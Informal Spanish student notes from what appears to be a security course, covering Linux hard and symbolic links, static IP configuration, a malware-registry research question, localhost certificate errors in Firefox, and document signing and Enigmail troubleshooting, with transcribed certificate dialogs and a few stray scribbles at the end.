- En el caso de borrar el archivo original se borra la información de la memoria y no podremos volver a acceder a él. Si borramos el enlace simbólico aun podremos seguir accediendo al contenido mediante el archivo original.
- Si cambiamos de ubicación el archivo original se romperá el enlace simbólico.



#### Enlaces físicos o duros

Es un archivo que apunta al mismo contenido almacenado en disco que el archivo original

- Asocian dos o más ficheros compartiendo el mismo inodo.
- Es una forma de identificar el mismo contenido con diferentes nombres

Cada enlace duro es una copia exacta del resto de ficheros asociados, tanto de datos como de permisos, propietario, etc.

Esto implica también que cualquier cambio que se haga en uno de los enlaces o en el fichero original se reflejará de la misma manera en el archivo original y en el resto de enlaces

Este enlace no es una copia separada del archivo anterior sino un nombre diferente para exactamente el mismo contenido. El enlace aparecerá como otro archivo más en el directorio y apuntará al mismo contenido del archivo

Propiedades:

- El contenido del inodo no se eliminará mientras haya un enlace físico que le haga referencia. Por lo que en el caso de borrar el archivo original aún podemos tener acceso al contenido a través de su enlace duro
- Puede complicar la tarea de seguimiento de los archivos.
- Un enlace físico no puede usarse para hacer referencia a directorios o a archivos en otros equipos o particiones
- Si cambiamos de ubicación el archivo original el enlace duro no se rompe
- Los permisos, el propietario y el grupo del enlace duro serán los mismos que el del archivo original.

## Cambiar dirección IP

Para cambiar una dirección IP desde comandos podemos hacerlo cambiando los parámetros del siguiente fichero:

- Verificar los adaptadores de red

```
ls /sys/class/net
```

- Abrir el fichero de configuración de red

```
sudo nano /etc/network/interfaces
```

```
auto eth1
```

```
iface eth1 inet static
```

```
address 192.168.56.101
```

```
netmask 255.255.255.0
```

- Activar los cambios realizados en la red

```
sudo ifdown eth1
```

```
sudo ifup eth1
```

- Comprobamos que las maquinas se ven mediante un ping Ping 10.0.2.15

**Practica 5 – Lo de los registros**

Entre la información de una de las muestras que se os ha proporcionado se puede comprobar que uno de sus efectos es la creación de entradas en ciertas ramas del registro de Windows.

Investigad qué ramas son y para qué sirven cada una ellas

No se a que se refiere con eso de los registros en nninguno se usa el \*

**Certificado para LocalHost**

Ya tengo el certificado del servidor y lo he metido y todo pero no lo reconoce

En Firefox

He puesto excepción de seguridad pero sigue diciendo que no es segura y lo he importado en mis certificados pero sigue sin reconocerlo

**Certificados**

Cuando un servidor solicite su certificado personal

- Seleccionar uno automáticamente
- Preguntar cada vez
- Consultar a los servidores respondedores OCSP para confirmar la validez actual de los certificados

**Añadir excepción de seguridad**

Está a punto de alterar cómo identifica Firefox este sitio.  
Los bancos, tiendas y otros sitios públicos legítimos no le pedirán hacer esto.

Dirección: <https://localhost>

Este sitio intenta identificarse a sí mismo con información no válida.

**Sitio erróneo**  
El certificado pertenece a un sitio diferente, lo que podría significar que alguien está intentando hacer pasar por este sitio.

**Identidad desconocida**  
No se confía en el certificado porque no ha sido verificado como emitido por una autoridad confiable usando una firma segura.

Guardar esta excepción de manera permanente

**Administrador de certificados**

Sus certificados Personas Servidores Autoridades

Tiene certificados guardados que identifican estos servidores

Nombre del certificado	Servidor	Vida útil	Caduca el
DigiNotar	DigiNotar Root CA *	Permanente	lunes, 31 de marzo ...
DigiNotar B.V.	DigiNotar PKloverheid CA ... *	Permanente	lunes, 23 de marzo ...

https://localhost/01\_WarBout/index.php?c=1&id=1

**Información de sitio para localhost**

**Conexión**  
La conexión no es segura  
Firefox ha bloqueado partes de esta página que no son seguras.

**Bloqueo de contenido** Estándar

Contenido bloqueable detectado en este sitio.

**Cookies** Bloquear cookies de rastreo >

**Permisos**   
No ha concedido ningún permiso especial a este sitio.

**Firma de documentos**

El Word crea su propio certificado no deja utilizar el que hemos descargado de la página web

El ODT ya tenía una firma para gastar y no era la que descargamos

Con el PDF tamb se creó una

**¿PARA QUE ERA LA FIRMA QUE DESCARGAMOS DE INTERNET?**

**¿Qué almacenes de certificados usa cada software?**

Encontramos esto pero creo que se refiere a otra cosa

<https://forsenergy.com/es-es/certmgr/html/2e9e43a1-5201-41c3-9cdc-4da37713d37a.htm>

### Cuando firmamos un pdf como verificamos la firma. Al clicarla nos envía aquí:

El número de transacción que ha introducido (IE BA 8F C0 B8 31 82 7E) no es válido.

### Verificar una transacción de Adobe Sign

Número de transacción


 Verificar

Para verificar un documento, debe introducir su número de transacción en el campo anterior. Dicho número se encuentra en el informe de auditoría o en el sello de identificación de transacción, si su documento lo incluye.

Fecha de creación:	20/03/2017
Por:	Luis Buñuel (esign1+awseu1_ent1@hotmail.com)
Estado:	Firmado
ID de transacción:	CBJCHBCAABAAcO9FsaUTgzsEDad4Q7MGsRsHWVhdWt


### Diferencia entre firmar PDF con adove y firmar con JSignPDF

Principalmente porque uno tiene mas permisos que el otro



### Enigmail a veces colapsa

No sé qué le pasa pero a veces le desaparecen las opciones de Enigmail y la única forma que he encontrado de restaurarlo es desinstalar Thunderbird y volverlo a instalar lo cual me exige reiniciar también el ordenador



**Enigmail cifrar con la clave pública de alguien concreto**

No se cómo elegir con que clave publica esta cifrando

**Subir clave a servidor de Enigmail**

Se sube automáticamente y no me deja ver a que servidor la estoy subiendo... como sé que se sube al [pool.sks-keyserver.net](http://pool.sks-keyserver.net).

**Left Screenshot (Certificate Details):**

Este cuadro de diálogo le permite ver los detalles del certificado y toda su cadena de emisión. Los detalles corresponden a la entrada seleccionada.

Mostrar todas las rutas de certificación encontradas

Datos del certificado:

Nombre	Valor
Algoritmo de firma	RSA SHA1
Asunto	I=bilbao, o=ehu, email=devilvilmuyvil@gmail.com
Emitidor	I=bilbao, o=ehu, email=devilvilmuyvil@gmail.com
Número de serie	6D 67 88 3F 9B 14 9E 88 48 8B 2A 48 E8 E...
Inicio de la validez	2019/10/10 18:46:27 +02'00'
Fin de la validez	2020/10/10 00:46:27 +02'00'
Uso de clave	Firma digital, Sin rechazar
Clave pública	RSA (1024 bits)

30 81 9F 30 0D 06 09 2A 86 48 86 F7 0D 01 01 05 00 03 81 8D 00 30 81 89 02  
81 81 00 C1 17 E3 27 E2 C2 BC 46 B8 BC CA D2 DC 03 7E 73 77 A8 F4 3A 00 6C 87  
DC 88 A3 C1 DD 28 B7 66 12 1C 27 9A 42 A3 42 3F F3 E4 22 0E 51 47 82 D3 53 9E  
F6 1E 0D A2 54 90 1A 2A 88 50 01 D8 C2 14 7D 66 6B AF B3 DA C9 92 67 DA AB  
1B CB 4F D0 05 A5 2B 3D C8 42 8C 0A F6 D1 BF 3F E7 BB B6 84 26 3B 6D 45 A4 2F  
FD 9C 06 74 52 57 A0 6A BB AD 4F 52 ED D7 E0 02 0C 28 0C 50 5F E6 69 39 18 8C  
C3 65 02 03 01 00 01

Información adicional (hexadecimal):

Éste es un certificado con firma personal. La ruta del certificado seleccionado es válida.  
Las comprobaciones de validación de ruta se realizaron a partir de la hora de firma:  
2019/10/11 16:42:48 +02'00'

Aceptar

**Right Screenshot (Trust Configuration):**

Este cuadro de diálogo le permite ver los detalles del certificado y toda su cadena de emisión. Los detalles corresponden a la entrada seleccionada.

Mostrar todas las rutas de certificación encontradas

Datos del certificado:

Nombre	Valor
Algoritmo de firma	RSA SHA1
Asunto	I=bilbao, o=ehu, email=devilvilmuyvil@gmail.com
Emitidor	I=bilbao, o=ehu, email=devilvilmuyvil@gmail.com
Número de serie	6D 67 88 3F 9B 14 9E 88 48 8B 2A 48 E8 E...
Inicio de la validez	2019/10/10 18:46:27 +02'00'
Fin de la validez	2020/10/10 00:46:27 +02'00'
Uso de clave	Firma digital, Sin rechazar
Clave pública	RSA (1024 bits)

Este certificado es de confianza porque el usuario tiene la clave privada correspondiente.

Configuración de confianza

Este certificado es de confianza para:

- Firmar documentos o datos
- Certificar documentos
- Ejecutar contenido dinámico incrustado en un documento certificado
- Ejecutar JavaScripts privilegiados incrustados en un documento certificado
- Realizar operaciones privilegiadas del sistema (red, impresión, acceso a archivos, etc.)

Agregar a certificados de confianza...

Éste es un certificado con firma personal. La ruta del certificado seleccionado es válida.  
Las comprobaciones de validación de ruta se realizaron a partir de la hora de firma:  
2019/10/11 16:42:48 +02'00'

Aceptar

DAVID DAVID DAVID  
HOLA COMO ESTAS  
EO

D E F G H I J K L M N  
A B C D E F G H

/\*TODO\*/

Crear una plantilla de crear una base de datos

Intentar otra vez lo del owncloud